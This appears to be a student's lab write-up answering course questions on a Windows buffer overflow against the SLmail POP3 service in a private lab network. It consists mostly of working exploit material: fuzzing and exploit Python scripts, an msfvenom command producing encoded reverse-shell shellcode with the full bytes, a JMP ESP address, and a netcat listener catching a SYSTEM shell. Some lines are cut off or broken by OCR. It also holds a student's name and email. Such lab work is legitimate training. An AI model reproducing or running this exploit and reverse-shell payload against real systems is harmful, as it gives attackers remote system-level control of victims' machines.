
Name : Ahmed Alzahrani || **Email** : You-187@hotmail.com


Windows BOF

What were the bad characters for this payload?




```
badchar = "\x00\x0a\x0
payload="A" * 2606 + "
```

What was the complete command you used to generate your payload?




```
import socket
payload="A" * 2606 + "B" * 4
print ("payload")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect (('10.0.2.13', 110))
s.recv(1024)
s.send('USER test\r\n')
s.recv(1024)
s.send('PASS ' + payload + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Please include a screenshot or copy of your exploit code for your buffer overflow




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.11 LPORT=443 -f py -b '\x00
\x0a\x0d' -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
buf =  b""
buf += b"\xd9\xc6\xba\x86\xbc\x24\xe4\xd9\x74\x24\xf4\x5d\x31"
buf += b"\xc9\xb1\x52\x31\x55\x17\x83\xed\xfc\x03\xd3\xaf\xc6"
buf += b"\x11\x27\x27\x84\xda\xd7\xb8\xe9\x53\x32\x89\x29\x07"
buf += b"\x37\xba\x99\x43\x15\x37\x51\x01\x8d\xcc\x17\x8e\xa2"
buf += b"\x65\x9d\xe8\x8d\x76\x8e\xc9\x8c\xf4\xcd\x1d\x6e\xc4"
buf += b"\x1d\x50\x6f\x01\x43\x99\x3d\xda\x0f\x0c\xd1\x6f\x45"
buf += b"\x8d\x5a\x23\x4b\x95\xbf\xf4\x6a\xb4\x6e\x8e\x34\x16"
buf += b"\x91\x43\x4d\x1f\x89\x80\x68\xe9\x22\x72\x06\xe8\xe2"
buf += b"\x4a\xe7\x47\xcb\x62\x1a\x99\x0c\x44\xc5\xec\x64\xb6"
buf += b"\x78\xf7\xb3\xc4\xa6\x72\x27\x6e\x2c\x24\x83\x8e\xe1"
buf += b"\xb3\x40\x9c\x4e\xb7\x0e\x81\x51\x14\x25\xbd\xda\x9b"
buf += b"\xe9\x37\x98\xbf\x2d\x13\x7a\xa1\x74\xf9\x2d\xde\x66"
buf += b"\xa2\x92\x7a\xed\x4f\xc6\xf6\xac\x07\x2b\x3b\x4e\xd8"
buf += b"\x23\x4c\x3d\xea\xec\xe6\xa9\x46\x64\x21\x2e\xa8\x5f"
buf += b"\x95\xa0\x57\x60\xe6\xe9\x93\x34\xb6\x81\x32\x35\x5d"
buf += b"\x51\xba\xe0\xf2\x01\x14\x5b\xb3\xf1\xd4\x0b\x5b\x1b"
buf += b"\xdb\x74\x7b\x24\x31\x1d\x16\xdf\xd2\x28\xe7\xdd\x29"
buf += b"\x45\xe5\xe1\x2c\x2e\x60\x07\x44\x40\x25\x90\xf1\xf9"
buf += b"\x6c\x6a\x63\x05\xbb\x17\xa3\x8d\x48\xe8\x6a\x66\x24"
buf += b"\xfa\x1b\x86\x73\xa0\x8a\x99\xa9\xcc\x51\x0b\x36\x0c"
buf += b"\x1f\x30\xe1\x5b\x48\x86\xf8\x09\x64\xb1\x52\x2f\x75"
buf += b"\x27\x9c\xeb\xa2\x94\x23\xf2\x27\xa0\x07\xe4\xf1\x29"
```




```python
chars="A" * 2606
jmpesp="\x8f\x35\x4a\x5f"
nops="\x90" * 10
payload=chars + jmpesp + nops + buf
print ("exploit)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect (('10.0.2.13', 110))
s.recv(1024)
s.send('USER test\r\n')
s.recv(1024)
s.send('PASS ' + payload + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Please include a screenshot of your terminal both running the exploit as well as catching the shell. Be sure to include the remote machine information like ip address and user level access in your screenshot.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python exploit.py
exploit

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.13] 49225
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files\SLmail\System>echo asma
echo asma
asma

C:\Program Files\SLmail\System>
```